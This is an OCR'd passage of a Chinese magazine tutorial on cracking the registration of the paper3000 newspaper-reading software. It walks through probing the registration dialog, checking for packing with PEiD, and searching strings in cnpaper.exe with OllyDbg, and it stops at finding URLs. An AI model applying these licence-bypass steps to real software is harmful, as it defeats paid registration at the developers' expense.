



图15


图16

paper3000全球报纸阅读软件破解之道

vflanker

这个软件，名声比较小，但是这不是本篇文章的主要。我呢，就想通过这篇文章，让大家看破解过程，理解理解破解的思路。以前常看大牛们入侵服务器的思路那是很佩服，常常想：怎么这么厉害？这样都想得到？但是今天我能理直气壮的说：我也有这个思维，我也能做到。（当然这两者根本不能比，这里是比喻）



图1




图2

今天呢，在黑X第111期光盘转了一转，发现有一个叫做paper3000的全球报纸阅读软件，我复制下来，解压后如图1所示：

解压下来是个安装程序，双击进行安装，安装很简单，一直Next就OK了。安装完成后双击桌面图标，如图2。

双击打开运行，出现了一个启动画面，是翼飞开发的软件。看着界面，我在猜想：全球读报？图片截取？这样工作量很大呀，翼飞这个开发小组没怎么听说过，应该应付不了每天的强大工作量，再说，这样可是侵权的。那么是怎样的呢？会不会是网页连接呢？想着，注意到窗口栏上写着“未注册”，如图3，当场就晕了。




图3

呵呵，破解注册软件一直都是大家的乐趣，那好吧，今天我也来小试牛刀。先不研究它是从哪里获取新闻信息，既然是破解，一贯的思路就是在注册码或授权码的地方做功夫，点击工具栏上的“购买”—“注册信息”，出现一个标题为“注册信息”的对话框（图5），上面显示了机器码和注册码，还有两个按钮，分别是“确定”和“取消”，如图4。




图4

在注册码第一栏乱打一通，英文字母胡乱输了一遍，发现每个注册框之间没有自动联系，字节大小没有限制，也不实现自动转到下一个注册码输入框，说它是bug还是为了应对像我这样来破解它的人呢？后者的可能性更大。输入后，点击“确定”，弹出一个消息框：“请键入整数”如图5。




图5

还设置了string类型。关闭消息框，输入了一串数字，点击“确定”，消息框不见了，重复了几次都是这样，看来还真的是为了防止破解所下的手段。呵，没有字符串也没关系，刚才的步骤是逻辑顺序的步骤，缺少一步虽然到了后面会行不通，但可以使用另外一种方法。我这里没有使用第二种破解方法，继续逻辑步骤，跳过字符串搜索的第一步骤。

既然第一步完成不了，那就来第二步吧，载入PEID查壳。结果如图6所示：




图6

是VC6写的，没有加壳。当然也不能说它没有加壳，因为很可能是VC6的伪装，我们的工具包中不是就有这些伪装工具吗？对吧？所以不能高兴太早。但到这里第二步就完成了，进行第三步，载入神器OD（大家这么说我也这么说了，跟大众），打开cnpaper.exe（paper3000主程序，右键快捷方式-属性-查找目标，可找到根目录），图7所示。

载入cnpaper.exe之后，等待OD解读，这个过程会有点慢，毕竟文件大，必须遵守逻辑，对吧？这可不是“水的反常膨胀”啊，呵呵！等待OD解读完毕，就可以进行下一步了。你说我下一步要干什么？呵呵，虽然没有找到注册框的提示信息，也就不能修改跳转，我们还是习惯性地查看一下程序的ASCII吧。右键OD主代码窗口（左上角的那个块）-超级字符串参考-查找

ASCII，既看到一大片ASCII，如图8。




图7




图8

习惯地用鼠标滚轮滚了一下，首先看到了图9的数据，一比较，是软件中的报纸分类树信息，如图10。




图9



图10

找到了这点，就已经可以DIY软件中的报纸分类信息了，但这不是我们所要的，我们的目标是破解，所以我继续拉下，看到了URL，终于看到了曙光！如图11。

